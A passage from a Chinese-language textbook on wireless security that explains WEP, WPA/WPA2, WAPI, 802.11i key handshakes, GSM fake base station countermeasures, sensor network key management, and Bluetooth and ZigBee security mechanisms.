CRC 码是由两部分组成，前部分是信息码，就是需要校验的信息，后部分是校验码，如果 CRC 码共长 n 个 bit，信息码长 k 个 bit，就称为（n，k）码。它的编码规则是：首先将原信息码（$k$bit）左移 r 位（$k+r=n$）；再运用一个生成多项式 g（x）（也可看成二进制数）用模 2 除上面的式子，得到的余数就是校验码。在 802.11 的情况下，校验和是一个 32 比特的值，用于生成它的算法称为 CRC-32。

WEP 加密过程如下：

① 校验和计算：根据要发送的原始消息 p 的二进制码流通过 CRC-32 计算出完整性校验和 ICV（IntegrityCheckValue，简写为 C（p）），然后将 C（p）附加在原始明文 p 的尾部，链接成完整的明文 P=<p，C（P）>，可以发现，C（p）及明文 P 与密钥 k 无关。

② 生成密钥流：选择一个 24 位的初始化向量 IV（简写为 v），由 v 和 40 位的共享密钥（SecretKey）k 组成 64 位的码流，即密钥流的种子（Seed）。再将 64 位的种子输入伪随机序列产生器 PRNG（pseudorandomnumbergenerator）。经过 RC4 算法就生成密钥序列（KeySequence）或称为密钥流（KeyStream），它是初始化向量 v 和密钥 k 的函数，表示为 RC4<v，k>。

③ 数据加密：将明文 P=<P，C（p）>和密钥流 RC4<v，k>相异或得到密文 C。

④ 数据传输：把 IV 放在数据帧的头部，其后链接密文 C，就得到要发送的数据帧，然后通过无线方式发送到接收端。

⑤ WEP 加密后的数据帧分为三个数据段，分别为 32bits 的 IV 数据段（实际形成数据帧时，IV 不是 24bits），要发送的数据单元 PDU 以及 32bits 的 ICV（即 32 位循环校验码）。其中，IV 是明文传送的，而数据单元和 ICV 是加密的。IV 数据段又包含三个数据项，分别为 24bits 的初始向量 InitVector、6bits 的填充数据和 2bits 的 KeyID。其中 Initvector 用来构成 WEPseed；KeyID 可以选择四个密钥中的其一，用于该数据帧加密；6bits 的填

充数据部分全为“0”。

WEP 对数据帧的解密过程是报文加密的逆过程：

① 产生密钥流：从收到的数据帧中，分离出 24 位的初始化向量 IV（简写为 v），并使用和发送端加密时同样的 40 位密钥 k，按照与发送端相同的步骤生成密钥流（KeySequence），表示为 RC4<v，k>。

② 恢复明文：从收到的数据帧中，分离出密文信息 C，将其与密钥流 RC4<v，k> 进行异或运算，进而可以恢复明文信息。

③比较校验和：接收方得到明文信息 P*后，把它表示为 P*=<p*，c（p*）>的形式，即重新计算 p*的 CRC-32 校验和 C（p*），然后比较 C（p）和 C（p*）是否相等，即 ICV 是否等于 ICV*，这样就可以保证只有匹配的校验和的数据帧才可以被接收方接收。

WEP 算法通过以上的操作试图达到以下目的：其一，采用 RC4 算法加密保证通信的安全性，防止被动攻击；其二，采用 CRC-32 算法作为完整性检验，阻止主动攻击。但 WEP 由于先天性的缺陷，无法达到以上要求。

3.5.3.3 Wi-Fi 网络安全接入（WPA/WPA2）

WPA 全名为 Wi-FiProtectedAccess，有 WPA 和 WPA2 两个标准，是一种保护无线电脑网络（Wi-Fi）安全的系统，它是应研究者在前一代的系统有线等效加密（WEP）中找到的几个严重的弱点而产生的。WPA 适用于 IEEE802.11i 标准的大部分，是在 802.11i 完备之前替代 WEP 的过渡方案。WPA 的设计可以用在所有的无线网卡上，但未必能用在第一代的无线取用点上。WPA2 具备完整的标准体系，但其不能被应用在某些老旧型号的网卡上。

在 WPA 的设计中要用到一个 802.1X 认证服务器来散布不同的钥匙给各个用户；不过它也可以用在较不保险的“pre-sharedkey”（PSK）模式，让每个用户都用同一个密语。Wi-Fi 联盟把这个使用 pre-sharedkey 的版本叫做 WPA 个人版或 WPA2 个人版，用 802.1X 认证的版本叫做 WPA 企业版或 WPA2 企业版。

WPA 的资料是以一把 128 位元的钥匙和一个 48 位元的初向量（IV）的 RC4streamcipher 来加密。WPA 超越 WEP 的主要改进就是在使用中可以动态改变钥匙的“临时钥匙完整性协定”（TemporalKeyIntegrityProtocol，TKIP），加上更长的初向量，这可以击败知名的针对 WEP 的金钥匙取攻击。

除了认证跟加密外，WPA 对于所载资料的完整性也提供了巨大的改进。WEP 所使用的 CRC（循环冗余校验）先天就不安全，在不知道 WEP 钥匙的情况下，要篡改所载资料和对应的 CRC 是可能的，而 WPA 使用了称为“Michael”的更安全的信息认证码（在 WPA 中叫做信息完整性查核，MIC）。进一步地，WPA 使用的 MIC 包含了帧计数器，以避免 WEP 的另一个弱点－replayattack（回放攻击）－的利用。

WPA 加密方式目前有四种认证方式：WPA、WPA-PSK、WPA2、WPA2-PSK。采用的加密算法有二种：AES（AdvancedEncryptionStandard 高级加密算法）和 TKIP

（TemporalKeyIntegrityProtocol 临时密钥完整性协议）。

① WPA 是用来替代 WEP 的。WPA 继承了 WEP 的基本原理而又弥补了 WEP 的缺点：WPA 加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥；WPA 中还增加了防止数据中途被篡改的功能和认证功能。

② WPA-PSK（预先共享密钥 Wi-Fi 保护访问）：WPA-PSK 适用于个人或普通家庭网络，使用预先共享密钥，秘钥设置的密码越长，安全性越高。WPA-PSK 只能使用 TKIP 加密方式。

③ WPA2：WPA2 是 WPA 的增强型版本，与 WPA 相比，WPA2 新增了支持 AES 的加密方式。

④ WPA2-PSK：与 WPA-PSK 类似，适用于个人或普通家庭网络，使用预先共享密钥，支持 TKIP 和 AES 两种加密方式。

一般在家庭无线路由器设置页面上，选择使用 WPA-PSK 或 WPA2-PSK 认证类型即可，对应设置的共享密码尽可能长些，并且在经过一段时间之后更换共享密码，确保家庭无线网络的安全。

下面是一个在无线路由器上设置 WPA 的例子。

在无线参数中，选择开启安全设置，选择 WPA-PSK，选择安全选项 WPA-PSK，选择加密方法，输入 PSK 密码。在标有 WPA 共享密钥的地方，输入预共享密钥，在标有组密钥更新的地方，输入多长时间该密钥将更新。单击保存设置。

注：密钥更新时间一般应该设置多长合适?没有一个好的答案，假若你将它设置的过于短的话，例如 1～2min，的确安全性是提高了，但是对于某些网卡来说，这样有可能导致发生一些连接问题。推荐根据厂家的默认值就可以。对于启用 WPA 加密，还需要把超级密码告诉每一个无线网卡，这样网络中的每一台机器才会知道如何解码与无线路由器的通话。依次设置无线家庭网络中的每一台机器，记住每次都要核对一下是否已经连接到无线路由器。

3.5.3.4　无线局域网鉴别与保密体系（WAPI）

无线局域网鉴别和保密体系（WirelessLANAuthenticationandPrivacyInfrastructure WAPI），是一种安全协议，同时也是中国无线局域网安全强制性标准。当前全球无线局域网领域仅有的两个标准，分别是美国行业标准组织提出的 IEEE802.11 系列标准（俗称 Wi-Fi，包括 802.11a/b/g/n/ac 等），以及中国提出的 WAPI 标准。WAPI 是我国首个在计算机宽带无线网络通信领域自主创新并拥有知识产权的安全接入技术标准。WAPI 由于采用了更加合理的双向认证加密技术，比 802.11 更为先进，WAPI 采用国家密码管理委员会办公室批准的公开密钥体制的椭圆曲线密码算法和秘密密钥体制的分组密码算法，实现了设备的身份鉴别、链路验证、访问控制和用户信息在无线传输状态下的加密保护。此外，WAPI 从应用模式上分为单点式和集中式两种，可以彻底扭转目前 WLAN 采用多种安全机制并存且互不兼容的现状，从根本上解决安全问题和兼容性问题。所以我国强

制性地要求相关商业机构执行 WAPI 标准能更有效地保护数据的安全。

与 WIFI 的单向加密认证不同，WAPI 双向均认证，从而保证传输的安全性。WAPI 安全系统采用公钥密码技术，鉴权服务器 AS 负责证书的颁发、验证与吊销等，无线客户端与无线接入点 AP 上都安装有 AS 颁发的公钥证书，作为自己的数字身份凭证。当无线客户端登录至无线接入点 AP 时，在访问网络之前必须通过鉴别服务器 AS 对双方进行身份验证。根据验证的结果，持有合法证书的移动终端才能接入持有合法证书的无线接入点 AP。WAPI 包括两部分：WAI（WLANAuthenticationInfrastructure）和 WPI（WLANPrivacyInfrastructure）。WAI 和 WPI 分别实现对用户身份的鉴别和对传输的业务数据加密，其中 WAI 采用公开密钥密码体制，利用公钥证书来对 WLAN 系统中的 STA 和 AP 进行认证；WPI 则采用对称密码算法实现对 MAC 层 MSDU 的加、解密操作。

WAPI 接入控制中包括以下实体：

① 鉴别服务单元 ASU（authenticationserviceunit），基本功能是实现对用户证书的管理和用户身份的鉴别等，是基于公钥密码技术的 WAI 鉴别基础结构中重要的组成部分。ASU 管理的证书里包含证书颁发者（ASU）的公钥和签名以及证书持有者 STA 和 AP 的公钥和签名，并采用 WAPI 特有的椭圆曲线作为数字签名算法。

② 鉴别器实体 AE（AuthenticatorEntity），为鉴别请求者实体在接入服务之前提供鉴别操作的实体。该实体驻留在 AP 设备或者 AC 设备中。鉴别请求者实体 ASUE（AuthenticationSupplicantEntity），在接入服务之前请求进行鉴别操作的实体。该实体驻留在 STA 中。

③ 鉴别服务实体 ASE（AuthenticationServiceEntity），为鉴别器实体和鉴别请求者实体提供相互鉴别服务的实体。该实体驻留在 ASU 中。

为了使 STA 能够识别启用 WAPI 无线安全机制，在信标帧、关联请求帧、重新关联请求帧和探询请求帧中携带 WAPI 信息元素。对于 AP 来说，需要在发出信标帧和探询响应帧中，根据当前 AP 上 WAPI 的配置加入相应的 WAPI 信息元素。同时，解析关联请求帧和重新关联请求帧，只有在符合当前 AP 上 WAPI 的配置条件时才能和该 STA 进行后续的协商。

WAPI 鉴别及密钥管理的方式有两种，即基于证书和基于预共享密钥 PSK。若采用基于证书的方式，整个过程包括证书鉴别、单播密钥协商与组播密钥通告；若采用预共享密钥的方式，整个过程则为单播密钥协商与组播密钥通告。

WPI 保密基础结构对 MAC 子层的 MPDU 进行加、解密处理，但对于 WAI 协议分组不进行加解密处理。

3.5.3.5 802.11i

IEEE802.11i 是 802.11 工作组为新一代 WLAN 制定的安全标准，主要包括加密技术：TKIP（TemporalKeyIntegrityProtocol）、AES（AdvancedEncryptionStandard）以及认证协议 IEEE802.1x。认证方面。IEEE802.11i 采用 802.1x 接入控制，实现无线局域网的认证

与密钥管理，并通过 EAP-Key 的四向握手过程与组密钥握手过程，创建、更新加密密钥，实现 802.11i 中定义的鲁棒安全网络（RobustSecurityNetwork，RSN）的要求。

数据加密方面，IEEE802.11i 定义了 TKIP（TemporalKeyIntegrityProtocol）、CCMP（Counter-Mode/CBC-MACProtocol）和 WRAP（WirelessRobustAuthenticatedProtocol）三种加密机制。一方面，TKIP 采用了扩展的 48 位 IV 和 IV 顺序规则、密钥混合函数（KeyMixingFunction），重放保护机制和 Michael 消息完整性代码（安全的 MIC 码）这 4 种有力的安全措施，解决了 WEP 中存在的安全漏洞，提高安全性。就目前已知的攻击方法而言，TKIP 是安全的。另一方面，TKIP 不用修改 WEP 硬件模块，只需修改驱动程序，升级也具有很大的便利性。因此，采用 TKIP 代替 WEP 是合理的，但是 TKIP 是基于 RC4 的，RC4 已被发现存在问题，可能今后还会被发现其他的问题。

另外，RC4 一类的序列算法，其加解密操作只是简单的异或运算，在无线环境下具有一定的局限性，因此 TKIP 只能作为一种短期的解决方案。此外，802.11 中配合 AES 使用的加密模式 CCM 和 OCB，并在这两种模式的基础上构造了 CCMP 和 WRAP 密码协议。CCMP 机制基于 AES（AdvancedEncryptionStandard）加密算法和 CCM（Counter-Mode/CBC-MAC）认证方式，使得 WLAN 安全程度大大提高，是实现 RSN 的强制性要求。由于 AES 对硬件要求比较高，CCMP 无法通过在现有设备的基础上升级实现。WRAP 机制则是基于 AES 加密算法和 OCB（OffsetCodebook）。

802.11i 定义的安全工作机制分为安全能力通告协商、安全接入认证、会话密钥协商和加密数据通信 4 个阶段：

① 安全能力通告发生在 STA 与 AP 之间建立 802.11 关联阶段：首先，AP 为通告自身对 WPA 的支持，会对外发送一个包含 AP 的安全配置信息（包括加密算法及认证方法等安全配置信息）的帧；接着，STA 向 AP 发送 802.11X 系统认证请求，AP 响应认证结果，从而实现 STA 和 AP 的链路间认证；最后，STA 根据 AP 通告的 IE 信息选择相应的安全配置，并将所选择的安全配置信息发送至 AP。在该阶段中，如果 STA 不支持 AP 所能支持的任何一种加密和认证方法，则 AP 可拒绝与之建立关联；反过来，如果 AP 不支持 STA 支持任何一种加密和认证方法，则 STA 也可拒绝与 AP 建立关联。

② 安全接入认证阶段：该阶段主要进行用户身份认证，并产生双方的成对主密钥 PMK。PMK 是所有密钥数据的最终来源，可由 STA 和认证服务器动态协商而成，或由配置的预共享密钥（PSK）直接提供。对于 802.1X 认证方式：PMK 是在认证过程中 STA 和认证服务器动态协商生成（由认证方式协议中规定），这个过程对 AP 来说是透明的，AP 主要完成用户认证信息的上传、下达工作，并根据认证结果打开或关闭端口。对于 PSK 认证：PSK 认证没有 STA 和认证服务器协商 PMK 的过程，AP 和 STA 把设置的预共享密钥直接当作是 PMK，只有接入认证成功，STA 和认证服务器（对于 802.1X 认证）才产生双方的 PMK。对于 802.1X 接入认证，在认证成功后，服务器会将生成的 PMK 分发给 AP。

③ 会话密钥协商阶段：该阶段主要是进行通信密钥协商，生成 PTK 和 GTK，分别用来加密单播和组播报文。AP 与 STA 通过 EAPOL-KEY 报文进行 WPA 的 4 次握手（4-WayHandshake）进行密钥协商。在 4 次握手的过程中，AP 与 STA 在 PMK 的基础上计算出一个 512 位的 PTK，并将该 PTK 分解成为以下几种不同用途的密钥：数据加密密钥、MICKey（数据完整性密钥）、EAPOL-Key 报文加密密钥、EAPOL-Key 报文完整性加密密钥等。用来为随后的单播数据帧和 EAPOLKey 消息提供加密和消息完整性保护。在 4 次握手成功后，AP 使用 PTK 的部分字段对 GTK 进行加密，并将加密后的 GTK 发送给 STA，STA 使用 PTK 解密出 GTK。GTK 是一组全局加密密钥，AP 用 GTK 来加密广播、组播通信报文，所有与该 AP 建立关联的 STA 均使用相同的 GTK 来解密 AP 发出的广播，组播加密报文并检验其 MIC。

④ 加密数据通信阶段：该阶段主要进行数据的加密及通信。TKIP 或 AES 加密算法并不直接使用由 PTK/GTK 分解出来的密钥作为加密报文的密钥，而是将该密钥作为基础密钥（BaseKey），经过两个阶段的密钥混合过程，从而生成一个新密钥。每一次报文传输都会生成不一样的密钥。在随后的通信过程中，AP 和 STA 都使用该密钥加密通信。

3.5.3.6 移动通信系统安全

2G 伪基站攻击防御：改善 GSM（GlobalSystemforMobileCommunication）网络安全可以从以下几个方面进行：

- 调整基站参数，在不改变 GSM 网络鉴权协议的情况下，各大移动运营商可以通过调整各基站小区的参数来遏制伪基站的危害。移动台接入到伪基站时并不知道自己接入的是非法的网络，而仅仅是以为发生了一次正常的小区切换。因此，可以通过适当的调整基站的参数来遏制移动台连接伪基站。小区切换的主要是受路径消耗、CRO（小区重选偏移值）、PT（惩罚时间）和 CRH（小区重选滞后值）的影响。对于中国移动 GSM 系统而言，当 PT 不等于 31 时，提高参数 CRO 的数值，可以使 C2 变大，从而提高基站的信号强度，在一定程度上可以遏制伪基站。而当 PT 等于 31 时，CRO 将是一个负的修正，提高 CRO 的数值将会导致所在小区过多的处于空闲状态，影响整个网络的性能与利用率。目前，中国移动就要求所有小区的 CRO 设置为 55，目的就是要减少伪基站的危害。同时可以减少 CRH 的数值（CRH 取值是 0~7，对应的信号强度是 0~14dBm）来使得移动台更容易连接到正式的网络当中。CRH 原本是为了防止移动台在两个基站小区的临界区域中频繁的更换小区而设置的。减小 CRH 的数值，可以使得移动台更容易接入到真正的 GSM 网络，从而减小移动台接入伪基站的可能性，但是这同样会导致在小区间临界区域内的移动台频繁更换小区，如何保证性能和安全的平衡，将是各运营商需要权衡的问题。
- 定位伪基站，目前伪基站经常被不法分子用来向移动用户群发垃圾短消息，这给用户带来很大的困扰。为了解决这个问题，定位伪基站的位置需要移动用户与运

营商共同努力。对于移动用户来说，当一个区域内的用户突然接收到垃圾短消息，移动台突然没有信号，无法进行语音通信，或者信号时好时坏等状况时，很有可能是附近区域被伪基站的信号所覆盖。当用户发现以上几种状况时，应及时向运营商反馈，使得运营商获得快速获得伪基站信息，便于锁定伪基站的位置。对于运营商来说，应增强对移动台连接状况的监测，从而定位伪基站。伪基站群发短消息时，必然导致附近区域内的大部分移动台离开原来的基站小区，连接到伪基站中，之后又重新连接到原来的网络中。运营商通过监测这种区域内大范围的移动用户进行小区切换的状况，可以大致判定某一区域内是否有伪基站运行。换句话说，运营商可以通过监测某个区域内的移动台连接情况来定位伪基站的位置。

- 运营商可以和公安机关等执法部门配合，加强对伪基站的查找和处罚力度，从行政和执法上加强对网络的保护。另外，伪基站群发的短消息通常都是一些广告消息，加强非法广告的查处与管理，同样可以从源头上保证网络的安全。最后，目前国内的伪基站常用的核心无线电收发设备是 USRP，而国内生产 USRP 的厂商并不多，加强对硬件设备渠道的管理同样是保护 GSM 网络行之有效的方法。

3.5.3.7 无线传感器网络安全

1．密钥管理、身份认证和数据加密

公开密钥加密由于加密安全性高、网络抗毁性强等优点，被广泛应用于传统网络。但是传感器网络资源（包括节点自身能量、存储容量、计算和通信能力等）严格受限的特点使得公开密钥管理机制难以直接应用。无线传感器网络中现有的基于公开密钥的机制包括基于椭圆曲线的加密机制和基于 PKI 技术的加密协议 TinyPK。但是由于采用公开密钥的管理机制在节点进行认证或获取密钥时，网络通信开销和节点计算开销大，容易招致拒绝服务攻击，目前尚未形成主流。

对称密钥加密算法由于加密处理简单，加解密速度快，密钥较短等特点，非常适合资源受限的传感器网络部署使用。在传感器网络中，对称密钥管理机制除了要考虑密钥安全可靠分发传递途径以外，还要考虑节点被捕获导致的密钥泄露对网络中其他正常节点通信的安全威胁问题。另外，由于传感器网络资源受限，对称密钥管理机制在满足网络性能（如节点内存、计算及通信开销，网络密钥连通性，网络可扩展性、安全性等）存在矛盾，需要进行综合考虑。尽管存在这些问题，对称密钥管理机制依旧是目前传感器网络密钥管理的主要方法。目前无线传感器网络有很多对称密钥管理协议。它们的主要思想是在网络部署之前预先分配给每个节点一定数目的对称密钥或者密钥源，两个节点通过交换密钥 ID 信息来发现并使用共同拥有的密钥进行加密通信。对称密钥管理协议主要分成两类：随机预分配密钥管理协议和确定性预分配密钥管理协议。

随机密钥预分配模型的基本思想是建立一个密钥总数为 n 的大密钥池及密钥标识，在网络部署前每个传感器节点从密钥池中随机抽取部分密钥。这种随机预分配方式使得任意两个节点能够以一定的概率存在共享密钥。在网络进行正常工作以后，相邻节点通

过使用共享密钥进行安全通信。例如在密钥预分配时，从含有 n 个密钥的密钥池中随机取出 m 个密钥分配给各个传感器节点（n>m）。q-composite 随机密钥预分配模型是对随机密钥预分配模型的一种改进。它要求相邻节点的密钥子集中只有存在 q 个以上的相同密钥时，才能进行安全通信。随着共享密钥阈值 q 的增大，攻击者通过构造优化密钥集合进行攻击的难度呈指数增大，但同时对节点存储开销要求也相应增大。而且，在满足网络使用要求的节点密钥连通概率 p 和传感器存储空间等资源限制下，q 值的增加会使得密钥池密钥总数 n 减少。相应地，单一节点的密钥环对密钥池而言是一个很大的样本，恶意攻击者只需要捕获少量的节点就能够获得足够多的密钥从而对网络造成危害。q-composite 随机密钥预分配模型对小规模的攻击有很好的抵抗性，但大规模的攻击将大大降低其安全性能。

基于多个二元多项式的随机密钥预分配机制首先在给定有限域上随机生成 n 个高阶对称二元多项式，然后在网络部署前给每个节点分配 m 个多项式。部署后，相邻节点如果存在相同的多项式，则可以建立密钥进行安全通信。基于位置信息的二元多项式密钥预分配机制把部署区域划分成多个大小一致的方形区域，每个区域分配唯一的二元多项式。在网络部署前，对于每个节点而言，部署服务器根据其地理位置信息确定其所处的区域，并把与该区域相邻的上、下、左、右 4 个区域以及节点所在区域的 5 个二元多项式分配给该节点。如果两个节点要建立通信密钥，它们首先找到共有的二元多项式，然后利用此多项式代入两节点 ID 即可计算得到共享密钥。该机制提高了邻居节点直接建立通信密钥的概率。另外，由于节点密钥与其自身地理位置相关，抗毁性明显提高。

由于节点设计的低成本考虑，目前绝大多数的密钥管理协议在设计时都是假设节点容易被捕获并且一旦被捕获节点内部的所有信息都将被恶意攻击者获得。由于这个假设，大部分现有密钥管理协议都存在门限效应：网络的密钥管理机制只有在被捕获的节点数目不超过某一特定门限值（一般为 200～500 个节点）时才能够被认为是安全的，密钥系统的安全性取决于捕获超过门限值数目节点的难度。然而，这些密钥管理协议即使在被捕获的节点数目少于特定门限值的时候仍然不能有效抵御一些典型的主动攻击（比如 Sybil 攻击，复制攻击，拒绝服务攻击等。而且，恶意攻击者在捕获一个节点之后，在被捕获节点周围通过信道监听并且分析接收信号强度（RSSI），很容易对附近区域内进行数据包发送的节点进行定位、捕获，从而可以以较小的代价捕获到超过门限值数目的周边区域的节点。一旦恶意攻击者捕获超过门限数目的节点（只占整个网络数以万计节点的很小一部分），它就能够利用获得的密钥伪造任意数目的节点，发动任何类型的攻击，从而破坏整个网络的安全性。因此，不能单纯依靠捕获一定数目节点的难度来保证安全通信。现在随着 SoC 技术在节点设计上的应用，各种在传统节点设计时代价较高的安全节点设计技术能够以满足节点低成本要求的前提下集成到节点芯片上去。而且，由于传感器网络生存时间有限，安全机制只要保证网络在生命周期内安全就能满足实际应用需求，这就大大降低了节点的安全设计等级相应也就降低了安全节点的成本。为了保证整

个网络的安全性，一种可行的方法是针对网络各个层次的攻击进行各层次的联合设计以物理层的安全节点设计为基础，以密钥管理机制、安全路由为中心的安全机制。该方法能够通过结合节点本身的安全性和协议的安全性，并且通过安全协议根据不同层次的安全需求提供相应的安全密钥来实现保证安全要求下的能量高效性和网络可扩展性。

2．攻击检测与抵御

无线传感器网络容易受到各种恶意攻击，例如干扰服务、节点捕获等。可以采用被干扰区内节点切换通信频率的方式抵御干扰，并解决了干扰区节点和干扰区外节点通信频率协调问题。针对传感器被敌方获取、解密甚至篡改程序后将对无线传感器网络的运行和数据的正确性带来很大的威胁，无线传感器节点可以通过向独立多路径发送验证数据来发现异常节点。在时间同步过程中，系统可以利用安全并具有弹性的时间同步协议，对抗外部攻击和被俘获节点的影响。另外，每个节点在多属性上监视其邻居节点的网络行为，通过异常数据值检测技术和投票方式来发现恶意节点，同时，通过无线信道监听可以追踪恶意数据包来源节点，采用转发节点以一定概率进行嵌套签名的策略实现对恶意数据包的准确追踪。

3．安全路由

针对传感器网络固有特性，研究者已经提出了许多密钥管理方案，它们从一定程度上加强了网络通信安全性，但是只有少量针对传感器网络通信特征结合通信协议考虑设计的高效安全机制。传感器网络的 SPINS 安全框架对上述机制提供了相应的支持。SPINS 协议利用汇聚节点作为网络的可信密钥分发中心为网络节点建立配对密钥及实现对广播数据包的认证。SPINS 包括用于节点间安全通信的 SNEP 机制和广播数据包认证的 μTESLA 机制两部分。在 SPINS 协议中，任何节点的配对密钥、数据包认证都必须通过汇聚节点来完成，这会造成大量的通信开销，容易招致新的拒绝服务攻击，而且 SPINS 协议仅提供了单一的密钥机制，远远不能满足大规模传感器网络通信过程中多种级别的安全需求。针对这个问题，LEAP 协议提供 4 类密钥，能够支持网络不同的安全通信要求。LEAP 协议的优点是任何节点受损都不会影响其他节点的安全，缺点是节点部署后，在网络生命周期内必须保留全网通用的主密钥。一旦主密钥被恶意攻击者获得，则整个网络的安全都受到威胁。理想的安全机制是通过对传感器网络自身硬件和通信特征的分析并结合通信特征设计的高效安全密钥管理机制，并以该密钥管理机制为支撑应用到路由协议设计中，从而形成高效的安全机制。

3.5.3.8　无线个域网安全

1．蓝牙安全

蓝牙技术提供短距离的对等通信，它在应用层和链路层上都采取了保密措施以保证通信的安全性，所有蓝牙设备都采用相同的认证和加密方式。在链路层，使用 4 个参数来加强通信的安全性，即蓝牙设备地址 BD_ADDR、认证私钥、加密私钥和随机码 RAND。

蓝牙设备地址是一个 48 位的 IEEE 地址，它唯一地识别蓝牙设备，对所有蓝牙设备

都是公开的；认证私钥在设备初始化期间生成，其长度为 128 比特；加密私钥通常在认证期间由认证私钥生成，其长度根据算法要求选择 8~128 比特之间的数（8 的整数倍），对于目前的绝大多数应用，采用 64 比特的加密私钥就可保证其安全性；随机码由蓝牙设备的伪随机过程产生，其长度为 128 比特。每个蓝牙设备都有一个伪随机码发生器，它产生的随机数可作为认证私钥和加密私钥。在蓝牙技术中，仅要求随机码是不重复的和随机产生的。“不重复”是指在认证私钥生存期间，该随机码重复的可能性极小，如日期／时间戳；“随机产生”是指在随机码产生前不可能预测码字的实际值。蓝牙设备加密私钥的长度是由厂商预先设定的，用户不能更改。为防止用户使用不允许的密钥长度，蓝牙基带处理器不接受高层软件提供的加密私钥。若想改变连接密钥，必须按基带规范的步骤进行，其具体步骤取决于连接密钥类型。连接密钥是一个 128 比特的随机数，它由两个或多个成员共享，是成员间进行安全事务的基础，它本身用于认证过程，同时也作为生成加密私钥的参数。

连接密钥可以是半永久的或临时的。半永久连接密钥保存在非易失性存储器中，即使当前通话结束后也可使用，因此，它可作为数个并发连接的蓝牙设备间的认证码。临时连接密钥仅用于当前通话。在点对多点的通信中，当主设备发送广播信息时，将采用一个公共密钥临时替换各从设备当前的连接密钥。

为适应各种应用，定义如下密钥类型：组合密钥 KAB；设备密钥 KA；临时密钥 Kmaster；初始密钥 Kinit。此外，KC 表示加密私钥。任何时候执行连接管理器（LM）命令进行加密时，加密私钥就会自动改变。对蓝牙设备而言，KAB 和 KA 在功能上没有区别，只是生成方法不同而已。KA 由设备自身生成，且保持不变；KAB 由设备 A 和设备 B 提供的信息共同生成，只要有两个设备产生一个新的连接，就会生成一个 KAB。究竟采用 KA 或 KAB，取决于具体应用。对于存储容量较小的蓝牙设备或者对于处于大用户群中的设备，适合采用 KA，此时只需存储单个密钥。对于要求较高安全级别的应用，适宜采用 KAB，但要求设备拥有较大的存储空间。Kmaster 仅用于当前通话，它可以临时替换连接密钥。Kinit 在初始化期间用作连接密钥，以保证初始化参数的安全传送，它由一个随机数、PIN 码的低 8 位及 BD_ADDR 生成。PIN 码可以是蓝牙设备提供的一个固定码，也可以由用户任意指定，但两个设备中的 PIN 码必须匹配。在两个设备中采用用户指定的 PIN 码比采用设备自身提供的 PIN 码更安全；即使采用固定的 PIN 码方式，也应该允许能够改变 PIN 码，以防止获得该 PIN 码的用户重新初始化设备。如果找不到可用的 PIN 码，则使用缺省值 0。短 PIN 码可以满足许多具体应用的安全性要求，但存在不确定的非安全因素；过长的 PIN 码不利于交换，需要应用层软件的支持。因而，在实际应用中，常采用短的数据串作为 PIN 码，其长度一般不超过 16 字节。

在蓝牙技术中，认证采用口令—应答方式。验证方要求申请者鉴别随机数 AU_RAND 及认证码 E1 并返回计算结果 SRES，若双方的计算结果相等则认证成功。在蓝牙技术中，

不要求验证方一定是主设备，而是由应用本身指明需要认证的设备，且在某些应用中只须单向认证。在对等通信中，采用相互认证方式，由 LM 控制认证的方向，相互认证。当设备 A 成功认证设备 B 后，设备 B 将 AU_RANDB（不同于 AU_RANDA）发送给设备 A，设备 B、A 使用新的 AU_RANDB、AU_RANDA 和连接密钥分别计算出 SRES 和 SRES′，若两者相等，则认证成功，并保留 ACO 值。若某次认证失败，则必须等待一定的时间间隔才能进行再次认证。如果使用同一 BD_ADDR 重复认证，则等待的时间间隔将按指数方式增长到最大值；若在一段时间内，所有认证都是成功的，则两次认证间的时间间隔将按指数方式减小到最小值，此方式可以阻止试图使用不同的密钥以重复认证方式登录的入侵者。蓝牙设备保留了每一个已接入设备的认证时间间隔表，以减少遭到攻击的可能性。

总之，蓝牙安全机制的目的在于提供适当级别的安全保护。如果用户有更高级别的保密要求，可采用更有效的传输层和应用层安全机制。

2. Zigbee 安全

ZigBee 是基于 IEEE802.15.4 标准的低功耗局域网协议。根据国际标准规定，ZigBee 技术是一种短距离、低功耗的无线通信技术。其特点是近距离、低复杂度、自组织、低功耗、低数据速率。主要适合用于自动控制和远程控制领域，可以嵌入各种设备。简而言之，ZigBee 就是一种便宜的，低功耗的近距离无线组网通讯技术。ZigBee 是一种低速短距离传输的无线网络协议。ZigBee 协议从下到上分别为物理层（PHY）、媒体访问控制层（MAC）、传输层（TL）、网络层（NWK）、应用层（APL）等。其中物理层和媒体访问控制层遵循 IEEE802.15.4 标准的规定。ZigBee 设备的安全是基于链接密钥（linkkey）和网络密钥（networkkey）。APL 对等实体之间的单播通信依赖网络中两个设备共享的 128 位链接密钥进行安全保护，而广播通信依赖网络中所有设备共享的 128 位网络密钥进行安全保护。接收者总是知道确切的安全设置，即，接收者知道一个帧是否由链接密钥或网络密钥保护。Zigbee 设备可通过密钥传输、密钥创建或预安装（例如，工厂安装）获取链接密钥。Zigbee 设备可通过密钥传输或预安装获得网络密钥。通过密钥创建获取链接密钥的技术是以主密钥（masterkey）为基础。设备为了能创建对应的链接密钥必须通过密钥传输或预安装获得主密钥。最终，设备之间的安全取决于安全的初始化和这些密钥的设置。不同的服务使用不同的密钥（通过连接密钥单项函数派生），确保不同的安全协议执行的逻辑分离。密钥加载密钥用于保护传输的主密钥和链接密钥。密钥传输密钥用于保护传输的网络密钥。活动的网络密钥可供 ZigBee 的 NWK 和 APL 层使用，因此，相同的网络密钥和相关的流入流出帧计数器可用于这些层。链接密钥和主密钥仅能用于 APS 子层。为此，链接密钥及主密钥仅能由 APL 层使用。

Zigbee 网络中设置一个信任中心，是在网络中分配安全钥匙的一种令人信任的设备。它允许设备加入网络，并分配密钥，因而确保设备之间端到端的安全性。在采用安全机

